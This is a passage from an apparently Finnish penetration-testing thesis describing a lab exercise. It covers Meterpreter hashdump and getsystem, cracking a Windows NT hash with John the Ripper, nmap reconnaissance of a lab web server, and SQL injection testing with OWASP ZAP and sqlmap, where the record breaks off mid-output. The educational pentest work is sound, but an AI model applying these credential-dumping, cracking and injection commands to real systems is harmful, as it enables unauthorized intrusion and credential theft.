
Meterpreteristä löytyy runsas valikoima jälkihyökkäykseen käytettäviä ominaisuuksia, ja sillä pystytään hyödyntämään Metasploitin post-moduuleita. Tällaisia ovat esimerkiksi hashdump ja getsystem. Hashdump hakee windowsin käyttäjien salasana hashit SAM:sta ja tulostaa ne ruudulle. SAM eli Security Accounts Manager tiedosto on paikka jossa Windows säilöö käyttäjien salasanoja. Getsystem pyrkii puolestaan hankkimaan SYSTEM tason oikeudet kohde koneelle.

Kuviossa 44 on esitetty hashdump komento, joka hakee windowsin SAM tiedoston sisällön. Tämä tarvitsee toimiakseen riittävät oikeudet. Esimerkin tapauksessa getuid komento kertoo meterpreterillä olevan SYSTEM tason oikeudet.



KUVIO 44. Meterpreter ja hasdump post-moduuli

Kuviossa 45 on esitelty Metasplotin Armitage käyttöliittymällä post-moduulien kirjoa.



KUVIO 45. Armitage ja metasploitin post-moduulit

8.2 Brute-force hyökkäys

John The Ripper (JTR) on niin kutsuttu brute-force työkalu, jolla voidaan murtaa heikkoja salasanoja. Brute-force hyökkäyksessä kokeillaan kaikkia mahdollisia variaatioita oikean merkkijonon löytämiseksi. Heikko salasana on liian lyhyt ja siinä ei ole käytetty isoja ja pieniä kirjaimia, numeroita ja erikoismerkkejä, jotka kasvattavat vaihtoehtojen määrää. Heikko salasana voi myös olla yleisesti käytetty tai selkokielinen sana joita voidaan helposti murtaa niin kutsutulla sanakirjahyökkäyksellä, jossa hyödynnetään salasanalistaa. John the ripper on open source ohjelma ja löytyy valmiiksi asennettuna BackTrackista. John tunnistaa yleisimmät hash formaatit, ja sillä pystytään mm. murtamaan Linux ja Windows käyttöjärjestelmien salasanoja. Hash on selkokielisestä tekstistä algoritmin avulla muodostettu "sotku", jonka tarkoitus on salata salasana. Hash-muodossa salasanaa ei siis esitetä selkokielisenä, jolloin sitä ei voida tästä merkkijonosta suoraan lukea.

Salasanan murtumiseen kuluva aika brute-force hyökkäyksellä, eli kokeilemalla kaikkia mahdollisia kombinaatioita, riippuu salasanan pituudesta, mahdollisten merkkien määrästä ja murtamiseen käytetyn raudan tehosta. Taulukossa 3 on kuvattu näiden suhdetta toisiinsa.

TAULUKKO 3. Salasanan murtumiseen kuluva aika (lockdown.co.uk 2009)

Mixed Alpha and Numerals Password		0123456789AaBbCcDdEeFfGgHhIiJjKkLlMmNnOoPpQqRrSsTtUuVvWwXxYyZz Class of Attack					
Length	Combinations	10,000 Passwords/sec	100,000 Passwords/sec	1,000,000 Passwords/sec	10,000,000 Passwords/sec	100,000,000 Passwords/sec	1,000,000,000 Passwords/sec
2	3,844	Instant	Instant	Instant	Instant	Instant	Instant
3	238,328	23 Secs	< 3 Secs	Instant	Instant	Instant	Instant
4	15 Million	24½ Mins	2½ Mins	15 Secs	< 2 Secs	Instant	Instant
5	916 Million	1 Day	2½ Hours	15¼ Mins	1½ Mins	9 Secs	Instant
6	57 Billion	66 Days	6½ Days	16 Hours	1½ Hours	9½ Mins	56 Secs
7	3.5 Trillion	11 Years	1 Year	41 Days	4 Days	10 Hours	58 Mins
8	218 Trillion	692 Years	69¼ Years	7 Years	253 Days	25¼ Days	

Kuviossa 46 on käytetty John the Ripperiä Windows käyttäjän hashin murtamiseen. Windows jakaa hashin kahteen osaan:

JtR_Test:1002: käyttäjänimi ja ryhmä
aad3b435b51404eeaad3b435b51404ee: LM hash
22315d6ed1a7d5f8a7c98c40e9fa2dec: NT hash

LM hash on heikko ja helppo murtaa. Tästä syystä Windows ei oletusarvoisesti enää tallenna käyttäjien salasanoja LM muodossa Vista/2008 ja sitä uudemmissa versioissa (Pilkington 2012). Kyseinen hash on poimittu käyttäen meterpreterin post-ominaisuuksia ja kyseessä on Windows 2008 palvelin. Koska kyseessä on Windows 2008 tallennamme murrettavaan hash tiedostoon vain NT hashin, ja kerromme John the Ripperille optiolla --format=nt, että kyseessä on NT hash. Käyttäjän JtR_Test salasana on passwd ja murtaminen tapahtui hetkessä.


KUVIO 46. John the Ripper ja Windows käyttäjän NT hash

9 ESIMERKKI 1: WEB-PALVELIN

9.1 Testauksen lähtökohdat

Web-palvelimen testausta aloitettaessa osana työtä JYVSECTEC:lle suunniteltu penetraatiotestaukseen käytettävä laboratorioverkko oli vielä alkutekijöissään. Käytännössä pystyssä palveluineen olivat vain hyökkäykseen käytettävät koneet ja itse web-palvelin. Alkuperäisenä ajatuksena oli että testaus suoritettaisiin täysin Black box -testauksena, mutta ajan puutteen vuoksi tästä luovuttiin. Tämä olisi tarkoittanut käytännössä sitä, etten itse olisi voinut osallistunut ollenkaan laboratorioverkon koneiden ja palveluiden pystytykseen.

JYVSECTEC:lle testausympäristöksi suunniteltu verkko, jonka on tarkoitus tulevaisuudessa tarjota tosielämän internetiä vastaavat palvelut, toimi testaukseen käytetyn verkon runkona, johon suunnitellut koneet liitettiin. Tämä on esitetty kuviossa 47. Molemmat koneet olivat virtuaalikoneita, jotka oli asennettu samalle VMware ESXi 5.0 palvelimelle.



KUVIO 47. WEB-palvelimen testauksen lähtökohdat

Vaikka testaus olisikin saatu toteutettua Black Box tyyppisenä testauksena, on huomioitavaa että laboratorioverkossa tiedonkeruuvaiheen toteuttaminen olisi joka tapauksessa jäänyt hyvin suppeaksi. Hakukoneiden tarjoamat mahdollisuudet, sekä muut OSINT ja Social Engineeringin hyödyntävät keinot ovat hyvin vaikeasti toteutettavissa laboratorioverkossa. Laboratorioverkko soveltuukin ennemmin White Box tyyliseen testaukseen mikäli tuotannossa olevia järjestelmiä ei haluta altistaa suoralle testaukselle sekä penetraatio testauksen opetteluun ja työkalujen testaukseen.

Esimerkissä käytiin läpi testauksen teknistä toteuttamista, eikä niissä myöskään otettu kantaa siihen, kuinka löytyneet haavoittuvuudet tulisi korjata. Oikean testauksen lopuksi asiakkaalle muodostettaisiin raportti löytyneistä haavoittuvuuksista ja muista löydöksistä. Tässä raportissa voitaisiin myös antaa ehdotuksia kuinka kyseiset aukot testattavan kohteen tietoturvassa voitaisiin korjata.

9.2 Tiedonkerääminen ja haavoittuvuuksien kartoittaminen

Testaus aloitettiin avaamalla testattava web-sivuston, joka löytyi osoitteesta http://www.pentest-target.com/. Kyseinen aloitussivu on esitetty kuviossa 48. Penetraatiotestausta tehtäessä on tärkeää tehdä jatkuvasti muistiinpanoja testauksen etenemisestä. Tämä on tärkeää jotta löydökset saadaan lopuksi raportoitua mahdollisimman tarkasti. Testausta tehdessä käytin muistiinpanojen tekemiseen apuvälineenä kuvakaappauksia, jotka on kaikki liitetty tähän raportiin, sekä Windowsin notepad muistiota. Käytännössä tämä raportin luku voisi toimia osana loppuraporttia asiakkaalle.

KUVIO 48. Pentest-target.com aloitus-sivu

Koska sivu aukeaa, tiedämme että saamme yhteyden palvelimeen ja palveluun jota haluamme testata. Seuraavaksi suoritin perinteisen ping-testin pentest-target.com osoitteeseen, joka on esitetty kuviossa 49. Palvelimen käyttämä ip-osoite on 192.81.160.10 ja se ei vastaa lähetettyihin ICMP echo request paketteihin.

```
root@bt:~# ping pentest-target.com
PING pentest-target.com (192.81.160.10) 56(84) bytes of data.
^C
--- pentest-target.com ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4030ms

root@bt:~#
```

KUVIO 49. Ping pentest-target.com

Koska sain yhteyden testattavaan sivustoon täytyi vastauksen puuttuminen johtua jonkinlaisesta suojamekanismista BackTrack koneen ja web-palvelimen välissä. Tämä suojamekanismi suodattaa icmp echo request paketit tai estää palvelinta vastaamasta niihin. Tällainen suojamekanismi saattaa olla esimerkiksi palomuuri. Seuraavaksi kokeilin miten palvelin vastaa zenmap ohjelmalla tehtyyn portti-skannaukseen. Tämä on esitetty kuviossa 50.

KUVIO 50. Zenmap pentest-target.com

Zenmap ohjelmassa valittiin skannausprofiiliksi "intense scan, no ping", joka käyttää seuraavia optioita:

- T4 = asettaa skannauksen nopeudeksi toiseksi nopeimman vaihtoehdon (arvot 0-5, isompi=nopeampi). Jos tarkoitus olisi pysyä huomaamattomana parasta olisi asettaa arvoksi 0.
- A = Kytkee päälle kaikki seuraavat ominaisuudet: OS detection, version detection, script scanning, ja traceroute.
- v = verbosity level eli kuinka paljon tietoa nmap antaa skannausta suorittaessaan. Yksi v kirjain tarkoittaa tasoa yksi ja esim -vvv olisi taso 3.
- Pn = ei käytetä pingiä määrittelemään onko testattava kohde tavoitettavissa, vaan oletetaan että näin on.


Zenmapin antama raportti on esitetty kuviossa 51.

```
Nmap scan report for pentest-target.com (192.81.160.10)
Host is up (0.0015s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.0
| http-robots.txt: 6 disallowed entries
| ./passwords/ ./config.inc ./classes/ ./javascript/
|_./owasp-esapi-php/ ./documentation/
| http-methods: OPTIONS TRACE GET HEAD POST
| Potentially risky methods: TRACE
|_See http://nmap.org/nsedoc/scripts/http-methods.html
|_http-title: Site doesn't have a title (text/html).
|_http-favicon: Unknown favicon MD5: CA06E7AE326AA73FA24726BF61C6818A
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008::beta3
cpe:/o:microsoft:windows_7::professional
cpe:/o:microsoft:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 Beta 3, Microsoft Windows 7
Professional, Microsoft Windows Vista SP0 or SP1, Windows Server 2008
SP1, or Windows 7, Microsoft Windows Vista SP2 or Windows Server 2008
Uptime guess: 1.119 days (since Sat Sep 15 10:16:33 2012)
Network Distance: 6 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.18 ms 103.6.220.1
2   0.61 ms 121.59.2.1
3   0.86 ms 4.5.126.1
4   1.19 ms 91.152.20.251
5   1.60 ms 192.121.144.2
6   1.90 ms pentest-target.com (192.81.160.10)

NSE: Script Post-scanning.
Read data files from: /usr/local/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results
at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.82 seconds
           Raw packets sent: 2054 (92.944KB) | Rcvd: 20 (1.120KB)
```

KUVIO 51. Zenmap raportti


Kohde on siis Microsoft Windows 2008|7|Vista käyttöjärjestelmällä varustettu kone, jolla pyörii Microsoft IIS 7.0, ja joka puolestaan käyttää auki olevaa portti a 80. Lisäksi nmap löysi palvelimelta http-robots.txt tiedoton, josta selviää että pääsy seuraaviin kansiohin on estetty: ./passwords/ ./config.inc ./classes/ ./javascript/ ./owasp-esapi-php/ ja./documentation/. Seuraavaksi suoritettiin Zenmapin avulla ping-sweep, joka on esitetty kuviossa 52. Ping sweepissä lähetetään icmp echo request paketti kaikkiin tai useaan saman verkon osoitteeseen (Moore ym. 2005, 101). Tällä pyrittiin selvittämään onko web-

palvelimen kanssa samassa aliverkossa mahdollisesti muita tavoitettavissa olevia laitteita.




KUVIO 52. Zenmap ping-sweep

Zenmap löysi yhden osoitteen joka vastaa eli 192.81.160.1. Jos kyseessä ei olisi laboratoriossa suoritettava testaus, tulisi selvittää kuuluuko kyseinen osoite testattavalle kohteelle. Kuviossa 53 on Zenmapilla tehty skannaus löytyneeseen osoitteeseen 192.81.160.1.




KUVIO 53. Zenmap 192.81.160.1

Zenmap löysi aukinaisen portin 179. Tätä porttia käyttää BGP eli voimme olettaa kyseessä olevan reititin. Zenmap ei kuitenkaan pystynyt havaitsemaan käyttöjärjestelmää. Seuraavaksi siirryin testaamaan itse web-sovellusta. Kuvissa 54 on esitetty tätä varten tehdyt firefoxin proxy asetukset OWASP ZAP ohjelmaa varten.




KUVIO 54. Firefox proxy asetukset.

Latasin ensimmäisen sivun firefoxilla manuaalisesti, jotta sain sivun osoitteen tallentumaan OWASP ZAP:iin. Loppusivuston kartoituksen tehtiin ohjelman spider-ominaisuudella. Spider ominaisuuden käyttö on esitelty kuviossa 55.




KUVIO 55. OWASP ZAP Spider

Tämän jälkeen suoritettiin kaikille spiderin löytämille sivuille haavoittuvuus-skannauks Active Scan ominaisuudella, joka on esitelty kuviossa 56.




KUVIO 56. OWASP ZAP Active Scan site

Löytyneitä haavoittuvuuksia on esitelty kuviossa 57. OWASP ZAP löysi neljä erityyppistä erittäin vakavaa haavoittuvuutta kyseisestä web-sivustosta. Vaka-vimmat haavoittuvuudet on esitetty OWASP ZAP:ssa punaisella värillä.



KUVIO 57. OWASP ZAP löytämät haavoittuvuudet

OWASP ZAP:lla pystyy muodostamaan html-pohjaisen raportin kaikista löytyneistä haavoittuvuuksista, mikä olisi mahdollista myöhemmin liittää osaksi loppuraporttia. Kuviossa 58 on löytyneistä haavoittuvuuksista valittu yksi johon testausta jatkettiin.



KUVIO 58. Login.php sivu on haavoittuva SQL injektiolle

9.2 Hyökkäys löydettyyn haavoittuvuuteen

Löydettyä sql-injektiota testattiin Sqlmap ohjelmalla. Sqlmap:n avulla pyrittiin saamaan selville kohteen käyttämän tietokannan tyypin ja rakenteen. Kuviossa 59 on esitelty ohjelman käyttö. Käytetyt optiot olivat:

- u = Käytetään url:ia, joka annetaan hipsuissa option jälkeen.
- forms = Sqlmap tunnistaa automaattiset annetulla sivulla olevat kaavakkeet.
- batch = Sqlmap käyttää aina oletusarvoa. Eli mikäli ohjelma kysyy jotain käyttäjältä valitsee ohjelma automaattisesti oletusarvon.
- dbs = Pyrkii selvittämään annetun sivun taustalla olevan tietokannan tyypin version ja rakenteen.

```
root@bt:/pentest/database/sqlmap# python ./sqlmap.py -u 'http://pentest-
target.com/index.php?page=login.php' --forms --batch --dbs

    sqlmap/1.0-dev-25eca9d - automatic SQL injection and database takeo-
ver tool
    http://sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey
all applicable local, state and federal laws. Authors assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting at 16:32:36

[16:32:37] [INFO] testing connection to the target url
[16:32:40] [INFO] heuristics detected web page charset 'ascii'
[16:32:40] [INFO] searching for forms
[16:32:42] [INFO] [#1] form:
POST http://pentest-target.com:80/index.php?page=login.php
POST data: username=&password=&login-php-submit-button=Login
do you want to test this form? [Y/n/q]
> Y
[16:32:42] [INFO] Edit POST data [default: username=&password=&login-php-
submit-button=Login] (Warning: blank fields detected):
username=&password=&login-php-submit-button=Login
[16:32:42] [INFO] do you want to fill blank fields with random values?
